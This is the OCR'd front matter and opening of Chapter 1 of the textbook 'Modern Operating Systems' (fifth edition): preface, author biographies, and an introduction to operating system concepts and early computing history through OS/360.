MODERN OPERATING SYSTEMS

Fifth Edition

Andrew S. Tanenbaum
Herbert Bos

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Cover Image by Jason Consalvo.

Library of Congress Cataloging-in-Publication Data

MODERN OPERATING SYSTEMS

Library of Congress Control Number: 2022902564

ScoutAutomatedPrintCode

Rental
ISBN-10: 0-13-761887-5
ISBN-13: 978-0-13-761887-3

To Suzanne, Barbara, Aron, Nathan, Marvin, Matilde, Olivia and Mirte. (AST)

To Marieke, Duko, Jip, Loeka and Spot. (HB)

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

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PREFACE

The fifth edition of this book differs from the fourth edition in many ways. There are large numbers of small changes everywhere to bring the material up to date as operating systems are not standing still. For example, where the previous edition focused almost exclusively on magnetic hard disks for storage, this time we give the flash-based Solid State Drives (SSDs) the attention that befits their popularity. The chapter on Windows 8.1 has been replaced entirely by a chapter on the new Windows 11. We have rewritten much of the security chapter, with more focus on topics that are directly relevant for operating systems (and exciting new attacks and defenses), while reducing the discussion of cryptography and steganography. Here is a chapter-by-chapter rundown of the changes.

- Chapter 1 has been heavily modified and updated in many places, but with the exception of dropping the description of CD-ROMs and DVDs in favor of modern storage solutions such as SSDs and persistent memory, no major sections have been added or deleted.
- In Chapter 2, we significantly expanded the discussion of event-driven servers and included an extensive example with pseudo code. We gave priority inversion its own section where we also discussed ways to deal with the problem. We reordered some of the sections to clarify the discussion. For instance, we now discuss the readers-writers problem

immediately after the producer-consumer section and moved the dining philosophers to another chapter, that of deadlocks, entirely. Besides numerous smaller updates, we also dropped some older material, such as scheduler activations and pop-up threads.

- Chapter 3 now focuses on modern 64-bit architectures and contains more precise explanations of many aspects of paging and TLBs. For instance, we describe how operating systems use paging also and how some operating systems map the kernel into the address spaces of user processes.
- Chapter 4 changed significantly. We dropped the lengthy descriptions of CD-ROMs and tapes, and instead added sections about SSD-based file systems, booting in modern UEFI-based computer systems, and secure file deletion and disk encryption.
- In Chapter 5, we have more information about SSDs and NVMe, and explain input devices using a modern USB keyboard instead of the older PS/2 one of the previous edition. In addition, we clarify the relation between interrupts, traps, exceptions, and faults.
- As mentioned, we added the dining philosophers example to Chapter 6. Other than that, the chapter is pretty much unchanged. The topic of deadlocks is fairly stable, with few new results.
- In Chapter 7, we added a section about containers to the existing (and updated) explanation of hypervisor-based virtualization. The material on VMware has also been brought up to date.
- Chapter 8 is an updated version of the previous material on multiprocessor systems. We added subsections on simultaneous multithreading and discuss new types of coprocessors, while dropping sections such as the one on the older IXP network processors and the one on the (now dead) CORBA middleware. A new section discusses scheduling for security.
- Chapter 9 has been heavily revised and reorganized, with much more focus on what is relevant for the operating system and less emphasis on crypto. We now start the chapter with a discussion of principles for secure design and their relevance for the operating system structure. We discuss exciting new hardware developments, such as the Meltdown and Spectre transient execution vulnerabilities, that have come to light since the previous edition. In addition, we describe new software vulnerabilities that are important for the operating system. Finally, we greatly expanded the description of the ways in which the operating system can be hardened, with extensive discussion of control flow integrity, fine-grained ASLR, code signing, access restrictions, and

attestation. Since there is much ongoing research in this area, new references have been added and the research section has been rewritten.

- Chapter 10 has been updated with new developments in Linux and Android. Android has evolved considerably since the previous edition, and this chapter covers the current version in detail. This section has been substantially rewritten.
- Chapter 11 has changed significantly. Where the fourth edition was on Windows 8.1, we now discuss Windows 11. It is basically a new chapter.
- Chapter 12 is a slightly revised version of the previous edition. This chapter covers the basic principles of system design, and they have not changed much in the past few years.
- Chapter 13 is a thoroughly updated list of suggested readings. In addition, the list of references has been updated, with entries to well over 100 new works published after the fourth edition of this book came out.
- In addition, the sections on research throughout the book have all been redone from scratch to reflect the latest research in operating systems. Furthermore, new problems have been added to all the chapters.

Instructor supplements (including the PowerPoint sheets) can be found at
https://www.pearsonhighered.com/cs-resources .

A number of people have been involved in the fifth edition. The material in Chap. 7 on VMware (in Sec. 7.12) was written by Edouard Bugnion of EPFL in Lausanne, Switzerland. Ed was one of the founders of the VMware company and knows this material as well as anyone in the world. We thank him greatly for supplying it to us.

Ada Gavrilovska of Georgia Tech, who is an expert on Linux internals, updated Chap. 10 from the Fourth Edition, which she also wrote. The Android material in Chap. 10 was written by Dianne Hackborn of Google, one of the key developers of the Android system. Android is the most popular operating system on smartphones, so we are very grateful to have Dianne help us. Chapter 10 is now quite long and detailed, but UNIX, Linux, and Android fans can learn a lot from it.

We haven't neglected Windows, however. Mehmet Iyigun of Microsoft updated Chap. 11 from the previous edition of the book. This time the chapter covers Windows 11 in detail. Mehmet has a great deal of knowledge of Windows and enough vision to tell the difference between places where Microsoft got it right and where it got it wrong. He was ably assisted by Andrea Allievi, Pedro Justo, Chris Kleynhans, and Erick Smith. Windows fans are certain to enjoy this chapter.

The book is much better as a result of the work of all these expert contributors. Again, we would like to thank them for their invaluable help.

We were also fortunate to have several reviewers who read the manuscript and also suggested new end-of-chapter problems. They were Jeremiah Blanchard (University of Florida), Kate Holdener (St. Louis University), Liting Hu (Virginia Tech), Jiang-Bo Liu (Bradley University), and Mai Zheng (Iowa State University). We remain responsible for any remaining errors, of course.

We would also like to thank our editor, Tracy Johnson, for keeping the project on track and herding all the cats, albeit virtually this time. Erin Sullivan managed the review process and Carole Snyder handled production.

Finally, last but not least, Barbara, Marvin, and Matilde are still wonderful, as usual, each in a unique and special way. Aron and Nathan are great kids and Olivia and Mirte are treasures. And of course, I would like to thank Suzanne for her love and patience, not to mention all the *druiven*, *kersen*, and *sinaasappelsap*, as well as other agricultural products. (AST)

As always, I owe a massive thank you to Marieke, Duko, and Jip. Marieke for just being there and for bearing with me in the countless hours that I was working on this book, and Duko and Jip for tearing me away from it to play hoops, day and night! I am also grateful to the neighbors for putting up with our midnight basketball games. (HB)

Andrew S. Tanenbaum
Herbert Bos

ABOUT THE AUTHORS

Andrew S. Tanenbaum has an S.B. degree from M.I.T. and a Ph.D. from the University of California at Berkeley. He is currently a Professor Emeritus of Computer Science at the Vrije Universiteit in Amsterdam, The Netherlands. He was formerly Dean of the Advanced School for Computing and Imaging, an interuniversity graduate school doing research on advanced parallel, distributed, and imaging systems. He was also an Academy Professor of the Royal Netherlands Academy of Arts and Sciences, which has saved him from turning into a bureaucrat. He also won a prestigious European Research Council Advanced Grant.

In the past, he has done research on compilers, reliable operating systems, networking, and distributed systems. This research has led to over 200 refereed publications in journals and conferences. Prof. Tanenbaum has also authored or coauthored five books, which have been translated into over 20 languages, ranging from Basque to Thai. They are used at universities all over the world. There are 163 versions of his books.

Prof. Tanenbaum has also produced a considerable volume of software, notably MINIX, a small UNIX clone. It was the direct inspiration for Linux and the platform on which Linux was initially developed. The current version of MINIX, called MINIX 3, is now focused on being an extremely reliable and secure operating system. Prof. Tanenbaum will consider his work done when no user has any idea what an operating system crash is. MINIX 3 is an ongoing open-source project to which you are invited to contribute. Go to *www.minix3.org* to download a free copy of MINIX 3 and give it a try. Both x86 and ARM versions are available.

Prof. Tanenbaum's Ph.D. students have gone on to greater glory after graduating. Some have become professors; others have fulfilled leading roles in government organizations and industry. He is very proud of them. In this respect, he resembles a mother hen.

Prof. Tanenbaum is a Fellow of the ACM, a Fellow of the IEEE, and a member of the Royal Netherlands Academy of Arts and Sciences. He has also won numerous scientific prizes from ACM, IEEE, and USENIX. If you are unbearably curious about them, see his page on Wikipedia. He also has two honorary doctorates.

Herbert Bos obtained his Master's degree from Twente University and his Ph.D. from Cambridge University in the United Kingdom. Since then, he has worked extensively on dependable and efficient I/O architectures for operating systems like Linux, but also research systems based on MINIX 3. He is currently a professor at the VUSec Systems Security Research Group in the Department. of Computer Science at the Vrije Universiteit in Amsterdam, The Netherlands. His main research field is systems security.

With his group, he discovered and analyzed many vulnerabilities in both hardware and software. From buggy memory chips to vulnerable CPUs, and from flaws in operating systems to novel exploitation techniques, the research has led to fixes

in most major operating systems, most popular browsers, and all modern Intel processors. He believes that offensive research is valuable because the main reason for today's security problems is that systems have become so complex that we no longer understand them. By investigating how we can make systems behave in unintended ways, we learn more about their (real) nature. Armed with this knowledge, developers can then improve their designs in the future. Indeed, while sophisticated new attacks tend to feature prominently in the media, Herbert spends most of his time on developing defensive techniques to improve the security.

His (former) students are all awesome and much cleverer than he is. With them, he has won five Pwnie Awards at the Black Hat conference in Las Vegas. Moreover, five of his students have won the ACM SIGOPS EuroSys Roger Needham Award for best European Ph.D. thesis in systems, two of them have won the ACM SIGSAC Doctoral Dissertation Award for best Ph.D. thesis in security, and two more won the William C. Carter Ph.D. Dissertation Award for their work on dependability. Herbert worries about climate change and loves the Beatles.

1

INTRODUCTION

A modern computer consists of one or more processors, some amount of main memory, hard disks or Flash drives, printers, a keyboard, a mouse, a display, network interfaces, and various other input/output devices. All in all, a complex system. If every application programmer had to understand how all these things work in detail, no code would ever get written. Furthermore, managing all these components and using them optimally is an exceedingly challenging job. For this reason, computers are equipped with a layer of software called the **operating system**, whose job is to provide user programs with a better, simpler, cleaner, model of the computer and to handle managing all the resources just mentioned. Operating systems are the subject of this book.

It is important to realize that smart phones and tablets (like the Apple iPad) are just computers in a smaller package with a touch screen. They all have operating systems. In fact, Apple's iOS is fairly similar to macOS, which runs on Apple's desktop and MacBook systems. The smaller form factor and touch screen really doesn't change that much about what the operating system does. Android smartphones and tablets all run Linux as the true operating system on the bare hardware. What users perceive as "Android" is simply a layer of software running on top of Linux. Since macOS (and thus iOS) is derived from Berkeley UNIX and Linux is a clone of UNIX, by far the most popular operating system in the world is UNIX and its variants. For this reason, we will pay a lot of attention in this book to UNIX.

Most readers probably have had some experience with an operating system such as Windows, Linux, FreeBSD, or macOS, but appearances can be deceiving.

The program that users interact with, usually called the **shell** when it is text based and the **GUI** (**Graphical User Interface**) (which is pronounced "gooey") when it uses icons, is actually not part of the operating system, although it uses the operating system to get its work done.

A simple overview of the main components under discussion here is given in Fig. 1-1. Here we see the hardware at the bottom. The hardware consists of chips, boards, Flash drives, disks, a keyboard, a monitor, and similar physical objects. On top of the hardware is the software. Most computers have two modes of operation: kernel mode and user mode. The operating system, the most fundamental piece of software, runs in **kernel mode** (also called **supervisor mode**) for at least some of its functionality. In this mode, it has complete access to all the hardware and can execute any instruction the machine is capable of executing. The rest of the software runs in **user mode**, in which only a subset of the machine instructions is available. In particular, those instructions that affect control of the machine, determine the security boundaries, or do **I/O** (**Input/Output**) are forbidden to user-mode programs. We will come back to the difference between kernel mode and user mode repeatedly throughout this book. It plays a crucial role in how operating systems work.



Figure 1-1. Where the operating system fits in.

The user interface program, shell or GUI, is the lowest level of user-mode software, and allows the user to start other programs, such as a Web browser, email reader, or music player. These programs, too, make heavy use of the operating system.

The placement of the operating system is shown in Fig. 1-1. It runs on the bare hardware and provides the base for all the other software.

An important distinction between the operating system and normal (user-mode) software is that if a user does not like a particular email reader, she is free to get a different one or write her own if she so chooses; she is typically not free to write her own clock interrupt handler, which is part of the operating system and is

protected by hardware against attempts by users to modify it. This distinction, however, is sometimes blurred, for instance in embedded systems (which may not have kernel mode) or interpreted systems (such as Java-based systems that use interpretation, not hardware, to separate the components).

Also, in many systems there are programs that run in user mode but help the operating system or perform privileged functions. For example, there is often a program that allows users to change their passwords. It is not part of the operating system and does not run in kernel mode, but it clearly carries out a sensitive function and has to be protected in a special way. In some systems, this idea is carried to an extreme, and pieces of what is traditionally considered to be the operating system (such as the file system) run in user mode. In such systems, it is difficult to draw a clear boundary. Everything running in kernel mode is clearly part of the operating system, but some programs running outside it are arguably also part of it, or at least closely associated with it.

Operating systems differ from user (i.e., application) programs in ways other than where they reside. In particular, they are huge, complex, and very long-lived. The source code for Windows is over 50 million lines of code. The source code for Linux is over 20 million lines of code. Both are still growing. To conceive of what this means, think of printing out 50 million lines in book form, with 50 lines per page and 1000 pages per volume (about the size of this book). Each book would contain 50,000 lines of code. It would take 1000 volumes to list an operating system of this size. Now imagine a bookcase with 20 books per shelf and seven shelves or 140 books in all. It would take a bit over seven bookcases to hold the full code of Windows 10. Can you imagine getting a job maintaining an operating system and on the first day having your boss bring you to a room with these seven bookcases of code and say: "Go learn that." And this is only for the part that runs in the kernel. No one at Microsoft understands all of Windows and probably most programmers there, even kernel programmers, understand only a small part of it. When essential shared libraries are included, the source code base gets much bigger. And this excludes basic application software (things like the browser, the media player, and so on).

It should be clear now why operating systems live a long time—they are very hard to write, and having written one, the owner is loath to throw it out and start again. Instead, such systems evolve over long periods of time. Windows 95/98/Me was basically one operating system and Windows NT/2000/XP/Vista/Windows 7/8/10 is a different one. They look similar to the users because Microsoft made very sure that the user interface of Windows 2000/XP/Vista/Windows 7 was quite similar to that of the system it was replacing, mostly Windows 98. This was not necessarily the case for Windows 8 and 8.1 which introduced a variety of changes in the GUI and promptly drew criticism from users who liked to keep things the same. Windows 10 reverted some of these changes and introduced a number of improvements. Windows 11 is built upon the framework of Windows 10. We will study Windows in detail in Chap. 11.

Besides Windows, the other main example we will use throughout this book is UNIX and its variants and clones. It, too, has evolved over the years, with versions like FreeBSD (and essentially, macOS) being derived from the original system, whereas Linux is a fresh code base, although very closely modeled on UNIX and highly compatible with it. The huge investment needed to develop a mature and reliable operating system from scratch led Google to adopt an existing one, Linux, as the basis of its Android operating system. We will use examples from UNIX throughout this book and look at Linux in detail in Chap. 10.

In this chapter, we will briefly touch on a number of key aspects of operating systems, including what they are, their history, what kinds are around, some of the basic concepts, and their structure. We will come back to many of these important topics in later chapters in more detail.

1.1 WHAT IS AN OPERATING SYSTEM?

It is hard to pin down what an operating system is other than saying it is the software that runs in kernel mode—and even that is not always true. Part of the problem is that operating systems perform two essentially unrelated functions: providing application programmers (and application programs, naturally) a clean abstract set of resources instead of the messy hardware ones and managing these hardware resources. Depending on who is doing the talking, you might hear mostly about one function or the other. Let us now look at both.

1.1.1 The Operating System as an Extended Machine

The **architecture** (instruction set, memory organization, I/O, and bus structure) of most computers at the machine-language level is primitive and awkward to program, especially for input/output. To make this point more concrete, consider modern **SATA** (**Serial ATA**) hard disks used on most computers. A book (Deming, 2014) describing an early version of the interface to the disk—what a programmer would have to know to use the disk—ran over 450 pages. Since then, the interface has been revised multiple times and is even more complicated than it was in 2014. Clearly, no sane programmer would want to deal with this disk at the hardware level. Instead, a piece of software, called a **disk driver**, deals with the hardware and provides an interface to read and write disk blocks, without getting into the details. Operating systems contain many drivers for controlling I/O devices.

But even this level is much too low for most applications. For this reason, all operating systems provide yet another layer of abstraction for using disks: files. Using this abstraction, programs can create, write, and read files, without having to deal with the messy details of how the hardware actually works.

This abstraction is the key to managing all this complexity. Good abstractions turn a nearly impossible task into two manageable ones. The first is defining and implementing the abstractions. The second is using these abstractions to solve the problem at hand. One abstraction that almost every computer user understands is the file, as mentioned above. It is a useful piece of information, such as a digital photo, saved email message, song, or Web page. It is much easier to deal with photos, emails, songs, and Web pages than with the details of SATA (or other) disks. The job of the operating system is to create good abstractions and then implement and manage the abstract objects thus created. In this book, we will talk a lot about abstractions. They are one of the keys to understanding operating systems.

This point is so important that it is worth repeating but in different words. With all due respect to the industrial engineers who so very carefully designed the Apple Macintosh computers (now known simply as "Macs"), hardware is grotesque. Real processors, memories, Flash drives, disks, and other devices are very complicated and present difficult, awkward, idiosyncratic, and inconsistent interfaces to the people who have to write software to use them. Sometimes this is due to the need for backward compatibility with older hardware. Other times it is an attempt to save money. Often, however, the hardware designers do not realize (or care) how much trouble they are causing for the software. One of the major tasks of the operating system is to hide the hardware and present programs (and their programmers) with nice, clean, elegant, consistent, abstractions to work with instead. Operating systems turn the awful into the beautiful, as shown in Fig. 1-2.



Figure 1-2. Operating systems turn awful hardware into beautiful abstractions.

It should be noted that the operating system's real customers are the application programs (via the application programmers, of course). They are the ones who deal directly with the operating system and its abstractions. In contrast, end users deal with the abstractions provided by the user interface, either a command-line shell or a graphical interface. While the abstractions at the user interface may be similar to the ones provided by the operating system, this is not always the case. To make this point clearer, consider the normal Windows desktop and the

line-oriented command prompt. Both are programs running on the Windows operating system and use the abstractions Windows provides, but they offer very different user interfaces. Similarly, a Linux user running Gnome or KDE sees a very different interface than a Linux user working directly on top of the underlying X Window System, but the underlying operating system abstractions are the same in both cases.

In this book, we will study the abstractions provided to application programs in great detail, but say rather little about user interfaces. That is a large and important subject, but one only peripherally related to operating systems.

1.1.2 The Operating System as a Resource Manager

The concept of an operating system as primarily providing abstractions to application programs is a top-down view. An alternative, bottom-up, view holds that the operating system is there to manage all the pieces of a complex system. Modern computers consist of processors, memories, timers, disks, mice, network interfaces, printers, touch screens, touch pad, and a wide variety of other devices. In the bottom-up view, the job of the operating system is to provide for an orderly and controlled allocation of the processors, memories, and I/O devices among the various programs wanting them.

Modern operating systems allow multiple programs to be in memory and run at the same time. Imagine what would happen if three programs running on some computer all tried to print their output simultaneously on the same printer. The first few lines of printout might be from program 1, the next few from program 2, then some from program 3, and so forth. The result would be utter chaos. The operating system can bring order to the potential chaos by buffering all the output destined for the printer on the disk or Flash drive. When one program is finished, the operating system can then copy its output from the disk file where it has been stored for the printer, while at the same time the other program can continue generating more output, oblivious to the fact that the output is not really going to the printer (yet).

When a computer (or network) has more than one user, managing and protecting the memory, I/O devices, and other resources is even more important since the users might otherwise interfere with one another. In addition, users often need to share not only hardware, but information (files, databases, etc.) as well. In short, this view of the operating system holds that its primary task is to keep track of which programs are using which resource, to grant resource requests, to account for usage, and to mediate conflicting requests from different programs and users.

Resource management includes **multiplexing** (sharing) resources in two different ways: in time and in space. When a resource is time multiplexed, different programs or users take turns using it. First one of them gets to use the resource, then another, and so on. For example, with only one CPU and multiple programs that want to run on it, the operating system first allocates the CPU to one program, then, after it has run long enough, another program gets to use the CPU, then

another, and then eventually the first one again. Determining how the resource is time multiplexed—who goes next and for how long—is the task of the operating system. Another example of time multiplexing is sharing the printer. When multiple print jobs are queued up for printing on a single printer, a decision has to be made about which one is to be printed next.

The other kind of multiplexing is space multiplexing. Instead of the customers taking turns, each one gets part of the resource. For example, main memory is normally divided up among several running programs, so each one can be resident at the same time (for example, in order to take turns using the CPU). Assuming there is enough memory to hold multiple programs, it is more efficient to hold several programs in memory at once rather than give one of them the entire mem, especially if it only needs a small fraction of the total. Of course, this raises issues of fairness, protection, and so forth, and it is up to the operating system to solve them. Other resource that are space multiplexed are disks and Flash drives. In many systems, a single disk can hold files from many users at the same time. Allocating disk space and keeping track of who is using which disk blocks is a typical operating system task. By the way, people commonly refer to all nonvolatile memory as "disks," but in this book we try to explicitly distinguish between disks, which have spinning magnetic platters, and **SSDs** (**Solid State Drives**), which are based on Flash memory and electronic rather than mechanical. Still, from a software point of view, SSDs are similar to disks in many (but not all) ways.

1.2 HISTORY OF OPERATING SYSTEMS

Operating systems have been evolving through the years. In the following sections, we will briefly look at a few of the highlights. Since operating systems have historically been closely tied to the architecture of the computers on which they run, we will look at successive generations of computers to see what their operating systems were like. This mapping of operating system generations to computer generations is crude, but it does provide some structure where there would otherwise be none. The progression given below is largely chronological, but it has been a bumpy ride. Each development did not wait until the previous one nicely finished before getting started. There was a lot of overlap, not to mention many false starts and dead ends. Take this as a guide, not as the last word.

The first true digital computer was designed by the English mathematician Charles Babbage (1792–1871). Although Babbage spent most of his life and fortune trying to build his "analytical engine," he never got it working properly because it was purely mechanical, and the technology of his day could not produce the required wheels, gears, and cogs to the high precision that he needed. Needless to say, the analytical engine did not have an operating system.

As an interesting historical aside, Babbage realized that he would need software for his analytical engine, so he hired a young woman named Ada Lovelace,

who was the daughter of the famed British poet Lord Byron, as the world's first programmer. The programming language Ada® is named after her.

1.2.1 The First Generation (1945–1955): Vacuum Tubes

After Babbage's unsuccessful efforts, little progress was made in constructing digital computers until the World War II period, which stimulated an explosion of activity. Professor John Atanasoff and his graduate student Clifford Berry built what is now regarded as the first functioning digital computer at Iowa State University. It used 300 vacuum tubes. At roughly the same time, Konrad Zuse in Berlin built the Z3 computer out of electromechanical relays. In 1944, the Colossus was built and programmed by a group of scientists (including Alan Turing) at Bletchley Park, England, the Mark I was built by Howard Aiken at Harvard, and the ENIAC was built by William Mauchley and his graduate student J. Presper Eckert at the University of Pennsylvania. Some were binary, some used vacuum tubes, some were programmable, but all were very primitive and took seconds to perform even the simplest calculation.

In these early days, a single group of people (usually engineers) designed, built, programmed, operated, and maintained each machine. All programming was done in absolute machine language, or even worse yet, by wiring up electrical circuits by connecting thousands of cables to plugboards to control the machine's basic functions. Programming languages were unknown (even assembly language was unknown). Operating systems were unheard of. The usual mode of operation was for the programmer to sign up for a block of time using the signup sheet on the wall, then come down to the machine room, insert his or her plugboard into the computer, and spend the next few hours hoping that none of the 20,000 or so vacuum tubes would burn out during the run. Virtually all the problems were simple straightforward mathematical and numerical calculations, such as grinding out tables of sines, cosines, and logarithms, or computing artillery trajectories.

By the early 1950s, the routine had improved somewhat with the introduction of punched cards. It was now possible to write programs on cards and read them in instead of using plugboards; otherwise, the procedure was the same.

1.2.2 The Second Generation (1955–1965): Transistors and Batch Systems

The introduction of the transistor in the mid-1950s changed the picture radically. Computers became reliable enough that they could be manufactured and sold to paying customers with the expectation that they would continue to function long enough to get useful work done. For the first time, there was a clear separation between designers, builders, operators, programmers, and maintenance personnel.

These machines, which are now called **mainframes**, were locked away in large, specially air-conditioned computer rooms, with staffs of professional operators to run them. Only large corporations or government agencies or universities

could afford the multimillion-dollar price tag. To run a **job** (i.e., a program or set of programs), a programmer would first write the program on paper (in FORTRAN or assembler), then punch it on cards. The programmer would then bring the card deck down to the input room, hand it to one of the operators, and go drink coffee until the output was ready.

When the computer finished whatever job it was currently running, an operator would go over to the printer and tear off the output and carry it over to the output room, so that the programmer could collect it later. Then the operator would take one of the card decks that had been brought from the input room and read it in. If the FORTRAN compiler was needed, the operator would have to get it from a file cabinet and read it in. Much computer time was wasted while operators were walking around the machine room.

Given the high cost of the equipment, it is not surprising that people quickly looked for ways to reduce the wasted time. The solution generally adopted was the **batch system**. The idea behind it was to collect a tray full of jobs in the input room and then read them onto a magnetic tape using a small (relatively) inexpensive computer, such as the IBM 1401, which was quite good at reading cards, copying tapes, and printing output, but not at all good at numerical calculations. Other, much more expensive machines, such as the IBM 7094, were used for the real computing. This situation is shown in Fig. 1-3.



Figure 1-3. An early batch system. (a) Programmers bring cards to 1401. (b) 1401 reads batch of jobs onto tape. (c) Operator carries input tape to 7094. (d) 7094 does computing. (e) Operator carries output tape to 1401. (f) 1401 prints output.

After about an hour of collecting a batch of jobs, the cards were read onto a magnetic tape, which was carried into the machine room, where it was mounted on a tape drive. The operator then loaded a special program (the ancestor of today's operating system), which read the first job from tape and ran it. The output was written onto a second tape, instead of being printed. After each job finished, the operating system automatically read the next job from the tape and began running it. When the whole batch was done, the operator removed the input and output

tapes, replaced the input tape with the next batch, and brought the output tape to a 1401 for printing **off line** (i.e., not connected to the main computer).

The structure of a typical input job is shown in Fig. 1-4. It started out with a $JOB card, specifying the maximum run time in minutes, the account number to be charged, and the programmer's name. Then came a $FORTRAN card, telling the operating system to load the FORTRAN compiler from the system tape. It was directly followed by the program to be compiled, and then a $LOAD card, directing the operating system to load the object program just compiled. (Compiled programs were often written on scratch tapes and had to be loaded explicitly.) Next came the $RUN card, telling the operating system to run the program with the data following it. Finally, the $END card marked the end of the job. These control cards were the forerunners of modern shells and command-line interpreters.



Figure 1-4. Structure of a typical FMS job.

Large, second-generation computers were used mostly for scientific and engineering calculations, such as solving the partial differential equations that often occur in physics and engineering. They were largely programmed in FORTRAN and assembly language. Typical operating systems were FMS (the Fortran Monitor System) and IBSYS, IBM's operating system for the 7094.

1.2.3 The Third Generation (1965–1980): ICs and Multiprogramming

By the early 1960s, most computer manufacturers had two distinct and incompatible, product lines. On the one hand, there were the word-oriented, large-scale scientific computers, such as the 7094, which were used for industrial-strength

numerical calculations in science and engineering. On the other hand, there were the character-oriented, commercial computers, such as the 1401, which were widely used for tape sorting and printing by banks and insurance companies.

Developing and maintaining two completely different product lines was an expensive proposition for the manufacturers. In addition, many new computer customers initially needed a small machine but later outgrew it and wanted a bigger machine that would run all their old programs, but faster.

IBM attempted to solve both of these problems at a single stroke by introducing the System/360. The 360 was a series of software-compatible machines ranging from 1401-sized models to much larger ones, more powerful than the mighty 7094. The machines differed only in price and performance (maximum memory, processor speed, number of I/O devices permitted, and so forth). Since they all had the same architecture and instruction set, programs written for one machine could run on all the others—at least in theory. (But as Yogi Berra reputedly said: "In theory, theory and practice are the same; in practice, they are not.") Since the 360 was designed to handle both scientific (i.e., numerical) and commercial computing, a single family of machines could satisfy the needs of all customers. In subsequent years, IBM came out with backward compatible successors to the 360 line, using more modern technology, known as the 370, 4300, 3080, and 3090. The zSeries is the most recent descendant of this line, although it has diverged considerably from the original.

The IBM 360 was the first major computer line to use (small-scale) **ICs** (**Integrated Circuits**), thus providing a major price/performance advantage over the second-generation machines, which were built up from individual transistors. It was an immediate and massive success, and the idea of a family of compatible computers was soon adopted by all the other major manufacturers. The descendants of these machines are still in use at computer centers today. Nowadays they are often used for managing huge databases (e.g., for airline reservation systems) or as servers for World Wide Web sites that must process thousands of requests per second.

The greatest strength of the "single-family" idea was simultaneously its greatest weakness. The original intention was that all software, including the operating system, **OS/360**, had to work on all models. It had to run on small systems, which often just replaced 1401s for copying cards to tape, and on very large systems, which often replaced 7094s for doing weather forecasting and other heavy computing. It had to be good on systems with few peripherals and on systems with many peripherals. It had to work in commercial environments and in scientific environments. Above all, it had to be efficient for all of these different uses.

There was no way that IBM (or anybody else for that matter) could write a piece of software to meet all those conflicting requirements. The result was an enormous and extraordinarily complex operating system, probably two to three orders of magnitude larger than FMS. It consisted of millions of lines of assembly language written by thousands of programmers, and contained thousands upon

thousands of bugs, which necessitated a continuous stream of new releases in an attempt to correct them. Each new release fixed some bugs and introduced new ones, so the number of bugs probably remained constant over time.

One of the designers of OS/360, Fred Brooks, subsequently wrote a now-classic, witty, and incisive book (Brooks, 1995) describing his experiences with OS/360. While it would be impossible to summarize the book here, suffice it to say that the cover shows a herd of prehistoric beasts stuck in a tar pit. The cover of Silberschatz et al. (2012) makes a similar point about operating systems being dinosaurs. He also made the comment that adding programmers to a late software project makes it even later as well saying that it takes 9 months to produce a child, no matter how many women you assign to the project.

